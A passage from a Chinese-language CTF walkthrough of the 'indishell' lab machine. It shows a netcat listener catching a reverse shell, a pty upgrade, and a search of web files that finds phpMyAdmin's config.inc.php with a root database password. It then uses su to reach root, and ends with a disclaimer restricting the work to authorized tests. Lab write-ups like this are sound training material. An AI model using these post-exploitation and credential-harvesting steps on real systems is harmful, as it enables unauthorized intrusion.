load=/uploaded_images/cmd.png&continue=continue
三、权限维持
1、切换为bash
python -c 'import pty;pty.spawn("/bin/bash")'┌──(root㉿kali)-[~]
└─# nc -lvvp 6666
listening on [any] 6666 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.11] 56892
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@indishell:/var/www$2、查看当前的权限
sudo -l问我们要密码,我们是反弹shell进来的,不知道密码。
www-data@indishell:/var/www$ sudo -l
sudo -l
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
3、遍历查看所有文件夹
看来此路不通。那就到web目录翻找翻找,看看有没有什么敏感文件之类的吧
ls -liahwww-data@indishell:/var/www$ ls -liah
ls -liah
total 56K
399434 drwxr-xr-x 5 root root 4.0K Mar 20 2017 .
389379 drwxr-xr-x 13 root root 4.0K Mar 29 2017 ..
399220 -rw-r--r-- 1 root root 330 Mar 20 2017 add.php
399226 -rw-r--r-- 1 root root 391 Mar 20 2017 c.php
401776 -rw-r--r-- 1 root root 2.8K Mar 20 2017 head.php
399235 -rw-r--r-- 1 root root 2.5K Mar 20 2017 head2.php
400683 drwxr-xr-x 2 root root 4.0K Mar 20 2017 images
389482 -rw-r--r-- 1 root root 22 Mar 19 2017 in.php
397169 -rw-r--r-- 1 root root 1.3K Mar 20 2017 index.php
389804 -rw-r--r-- 1 root root 2.2K Mar 20 2017 panel.php
270998 drwxrwxr-x 10 ica ica 4.0K Mar 20 2017 phpmy
399174 -rw-r--r-- 1 root root 596 Mar 20 2017 show.php
399383 -rw-r--r-- 1 root root 824 Mar 20 2017 test.php
519174 drwxrwxrwx 2 root root 4.0K Oct 3 09:37 uploaded_images
www-data@indishell:/var/www$进入phpmy
cd phpmy
lswww-data@indishell:/var/www$ cd phpmy
cd phpmy
www-data@indishell:/var/www/phpmy$ ls
ls
CREDITS js server_status.php
ChangeLog libraries server_synchronize.php
Documentation.html license.php server_variables.php
Documentation.txt locale setup
INSTALL main.php show_config_errors.php
LICENSE navigation.php sql.php
README phpdoctor.ini tbl_addfield.php
README.VENDOR phpinfo.php tbl_alter.php
RELEASE-DATE-3.4.7 phpmyadmin.css.php tbl_change.php
TODO pmd tbl_chart.php
browse_foreigners.php pmd_common.php tbl_create.php
bs_disp_as_mime_type.php pmd_display_field.php tbl_export.php
bs_play_media.php pmd_general.php tbl_get_field.php
changelog.php pmd_help.php tbl_import.php
chk_rel.php pmd_pdf.php tbl_indexes.php
config.inc.php pmd_relation_new.php tbl_move_copy.php
config.sample.inc.php pmd_relation_upd.php tbl_operations.php
contrib pmd_save_pos.php tbl_printview.php
db_create.php prefs_forms.php tbl_relation.php
db_datadict.php prefs_manage.php tbl_replace.php
db_export.php print.css tbl_row_action.php
db_import.php querywindow.php tbl_select.php
db_operations.php robots.txt tbl_sql.php
db_printview.php schema_edit.php tbl_structure.php
db_qbe.php schema_export.php tbl_tracking.php
db_search.php scripts themes
db_sql.php server_binlog.php themes.php
db_structure.php server_collations.php transformation_overview.php
db_tracking.php server_databases.php transformation_wrapper.php
docs.css server_engines.php url.php
enum_editor.php server_export.php user_password.php
export.php server_import.php view_create.php
favicon.ico server_privileges.php view_operations.php
import.php server_processlist.php webapp.php
import_status.php server_replication.php
index.php server_sql.php查看phpmyadmin的配置文件config.inc.php
cat config.inc.phpwww-data@indishell:/var/www/phpmy$ cat config.inc.php
cat config.inc.php
<?php
/* Servers configuration */
$i = 0;
/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
/* End of servers configuration */
$cfg['DefaultLang'] = 'en-utf-8';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';
/* rajk - for blobstreaming */
$cfg['Servers'][$i]['bs_garbage_threshold'] = 50;
$cfg['Servers'][$i]['bs_repository_threshold'] = '32M';
$cfg['Servers'][$i]['bs_temp_blob_timeout'] = 600;
$cfg['Servers'][$i]['bs_temp_log_threshold'] = '32M';
?>可以看到
用户:root
密码:roottoor
4、提权
su -www-data@indishell:/var/www/phpmy$ su -
su -
Password: roottoor
root@indishell:~# ls
ls
root@indishell:~# id
id
uid=0(root) gid=0(root) groups=0(root)提权成功
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。